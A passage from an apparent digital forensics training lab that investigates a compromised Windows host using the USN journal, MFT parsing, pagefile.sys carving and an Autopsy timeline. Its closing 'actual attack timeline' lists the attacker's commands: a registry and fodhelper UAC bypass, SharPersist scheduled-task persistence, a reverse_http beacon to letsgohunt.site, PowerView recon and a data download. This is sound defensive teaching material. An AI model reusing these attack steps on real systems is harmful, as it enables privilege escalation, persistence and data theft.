C:\Users\johndoe\Desktop\Prefetch\VSSVC.EXE-6C8F0C66.pf	3	2023-08-10 9:41	2023-08-10 9:31	2023-08-10 9:11					

- Within the `USN journal` (available at `C:\Users\johndoe\Desktop\kapefiles\ntfs\%5C%5C.%5CC%3A\$Extend\$UsnJrnl%3A$J`), we can identify all files that were either created or deleted during the incident.

```
C:\Users\johndoe>python C:\Users\johndoe\Desktop\files\USN-Journal-Parser-master\usnparser\usn.py -f C:\Users\johndoe\Desktop\kapefiles\ntfs\%5C%5C.%5CC%3A\$Extend\$UsnJrnl%3A$J -o C:\Users\johndoe\Desktop\usn_output.csv -c
```

- Suspicious activities took place approximately between `2023-08-10 09:00:00` and `2023-08-10 10:00:00`.
- To view the CSV using PowerShell in alignment with our timeline, we can execute:

```
PS C:\Users\johndoe> $time1 = [DateTime]::ParseExact("2023-08-10 09:00:00.000000", "yyyy-MM-dd HH:mm:ss.ffffff", $null)
PS C:\Users\johndoe> $time2 = [DateTime]::ParseExact("2023-08-10 10:00:00.000000", "yyyy-MM-dd HH:mm:ss.ffffff", $null)
PS C:\Users\johndoe> Import-Csv -Path C:\Users\johndoe\Desktop\usn_output.csv | Where-Object { $_.'FileName' -match '\.exe$|\.txt$|\.msi$|\.bat$|\.ps1$|\.iso$|\.lnk$' } | Where-Object { $_.timestamp -as [DateTime] -ge $time1 -and $_.timestamp -as [DateTime] -lt $time2 }
```

Notable activity:

```
2023-08-10 09:14:40.958673,Finance08062023.iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:14:40.958673,Finance08062023.iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:14:41.061007,Finance08062023.iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:14:41.062572,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE
2023-08-10 09:14:41.063389,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE CLOSE
2023-08-10 09:14:41.065336,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:14:41.066383,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:14:48.337845,Finance08062023 (1).iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:14:48.337845,Finance08062023 (1).iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:14:48.440773,Finance08062023 (1).iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:14:48.443245,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE
```

```
2023-08-10 09:14:48.443823,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE CLOSE
2023-08-10 09:14:48.445082,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:14:48.445778,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:15:18.551046,Finance08062023 (2).iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:15:18.551046,Finance08062023 (2).iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:15:18.647015,Finance08062023 (2).iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:15:18.649055,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE
2023-08-10 09:15:18.649055,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND STREAM_CHANGE CLOSE
2023-08-10 09:15:18.651152,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:15:18.651152,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,FILE_CREATE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,FILE_CREATE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:26.480509,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:26.480509,advanced_ip_scanner_console.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.480509,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:26.496403,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:26.496403,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:26.997883,mac_interval_tree.txt,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.997883,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.014402,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.014402,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:27.232407,rserv35ml.msi,ARCHIVE,FILE_CREATE
2023-08-10 09:20:27.232407,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.248411,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.248411,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:27.248411,rview35ml.msi,ARCHIVE,FILE_CREATE
2023-08-10 09:20:27.248411,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.263685,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.263685,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:21:14.992912,mscorsvw.exe,ARCHIVE,CLOSE
2023-08-10 09:21:17.571321,__PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:21:17.571321,__PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:21:17.571321,__PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:21:17.602633,__PSScriptPolicyTest_52uctvwi.opa.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:22:32.547132,svchost.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:14.687719,8ea5559.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:23:14.687719,8ea5559.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:23:14.687719,8ea5559.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:16.769239,8ea5559.exe,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:23:49.593517,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:23:49.593517,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:23:49.593517,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:23:49.609039,__PSScriptPolicyTest_ptwgv3tl.xml.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:24:23.589821,flag.txt,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:25:03.975283,logfile.txt.0,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND SECURITY_CHANGE CLOSE
2023-08-10 09:25:48.088921,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,FILE_CREATE
2023-08-10 09:25:48.092299,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND FILE_CREATE
2023-08-10 09:25:48.092903,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:26:44.813913,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:26:44.813913,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:26:44.813913,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:26:44.845295,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:26:46.019251,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,BASIC_INFO_CHANGE
2023-08-10 09:26:46.019251,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,BASIC_INFO_CHANGE CLOSE
2023-08-10 09:28:13.944143,photo443.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:28:13.958954,photo443.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:28:13.958954,photo443.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:32:36.981215,chrome_shutdown_ms.txt,ARCHIVE,FILE_DELETE CLOSE
```


- If we look carefully enough, we will notice that `flag.txt` was deleted.

Analyzing Rapid Triage Data - MFT/pagefile.sys (MFTECmd/Autopsy)


- We can leverage `MFT` in an attempt to recover `flag.txt`.
  - Unfortunately, the affected machine's MFT table is not available.

- For completeness' sake, let's work on another system's MFT table (available at `C:\Users\johndoe\Desktop\files\mft_data`) where `flag.txt` was also deleted.
- Our initial step involves running `MFTEcmd` to parse the `$MFT` file, followed by searching for `flag.txt` within the report.


```
C:\Users\johndoe>C:\Users\johndoe\Desktop\Get-
ZimmermanTools\net6\MFTECmd.exe -f
C:\Users\johndoe\Desktop\files\mft_data --csv C:\Users\johndoe\Desktop\
--csvf mft_csv.csv
```





```
PS C:\Users\johndoe> Select-String -Path
C:\Users\johndoe\Desktop\mft_csv.csv -Pattern "flag.txt"
```



- The output provides the location of `flag.txt` on the system (`\Users\johndoe\Desktop\reports`).
- Let's now access the `MFT` file (`C:\Users\johndoe\Desktop\files\mft_data`) using `MFT Explorer` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\MFTExplorer`)
- On the `Desktop`, within the `reports` folder, we discover `flag.txt` marked with the `Is deleted` attribute.




- When files are deleted from an NTFS file system volume, their `MFT` entries are marked as free and may be reused, but the data may remain on the disk until overwritten.
  - That's why recovery isn't always possible.
- In the case of the compromised system the file was overwritten (that's why we used the `MFT` table of another system for the recovery exercise), but portions of its content were preserved in `pagefile.sys`.
- `pagefile.sys` is a designated system file in Windows that supplements your computer's RAM.
  - When RAM nears its capacity, the system offloads less critical data, like certain files and applications, to the pagefile.
- With knowledge of the file's partial content, we can scour the disk and retrieve our flag from `pagefile.sys` through `Autopsy`.




Constructing an Execution Timeline

- Given that the incident occurred between `09:13` and `09:30`, we can use `Autopsy` to map out the attacker's actions chronologically.
- Behind the scenes, Autopsy employs Plaso.
- Let's make the following selections:


```
- Limit event types to:
    - `Web Activity`: All
    - `Other`: All
- Set Display Times in: GMT / UTC
    - `Start`: Aug 10, 2023 9:13:00 AM
    - `End`: Aug 10, 2023 9:30:00 AM
```



- This will allow us to generate a timeline detailing the actions undertaken by the malicious actor.



- List timeline view:



- By applying specific filters, we can pinpoint the files accessed or established during this particular window.

The Actual Attack Timeline

- Here are the `real` actions taken by the attacker (i.e. `not identified through digital forensics`).
  - Based on what you've learned up to this point, attempt to recognize and pinpoint any of these actions that remain undetected in this section.

date	user	pid	Activity
08/10 9:14			visit to /documents/Finance08062023.iso (page Serves /home/ubuntu/Cobalt Strike 4.3/uploads/ Finance08062023.iso) by 89.64.48.142
08/10 9:15	johndoe	3648	[rundll32.exe] initial beacon
08/10 9:16	johndoe	3648	upload /home/kali/tools/temp.bat as temp.bat
08/10 9:16	johndoe	3648	run: temp.bat
08/10 9:17	johndoe	3648	upload /home/kali/tools/advanced.zip as advanced.zip
08/10 9:20	johndoe	3648	run: tar -xf advanced.zip
08/10 9:20	johndoe	3648	run: advanced_ip_scanner_console.exe / r:192.168.0.1-192.168.0.255
08/10 9:21	johndoe	3648	run: reg.exe add HKCU\Software\Classes\ms-settings\Shell \Open\command /v "DelegateExecute" /d "" /f
08/10 9:21	johndoe	3648	run: reg.exe add HKCU\Software\Classes \ms-settings\Shell\Open\command /d "powershell -nop -w hidden -encodedcommand
08/10 9:21	johndoe	3648	run: C:\Windows\system32\fodhelper.exe
08/10 9:21	johndoe	6744	[PowerShell.exe] initial beacon
08/10 9:22	johndoe	6744	upload /home/kali/tools/Persistance/svchost.exe as svchost.exe
08/10 9:22	johndoe	6744	run .NET program: SharPersist.exe -t schtask -c "C:\Users \johndoe\AppData\Local\svchost.exe" -a "-k -t 1001" -n "OneDriveTask" -m add -o hourly
08/10 9:23	johndoe	6744	run windows/beacon_http/reverse_http (letsgohunt.site:80) via Service Control Manager (\\127.0.0.1\ADMIN$ \8ea5559.exe)
08/10 9:23	SYSTEM	5468	[rundll32.exe] initial beacon
08/10 9:23	johndoe	3648	import: /home/kali/tools/PowerSploit/Recon/PowerView.ps1
08/10 9:23	johndoe	3648	run: Find-InterestingFile -Path "C:\Users\"
08/10 9:24	johndoe	3648	remove flag.txt
08/10 9:24	johndoe	3648	download C:\Users\johndoe\Desktop\users.db (1Gb)
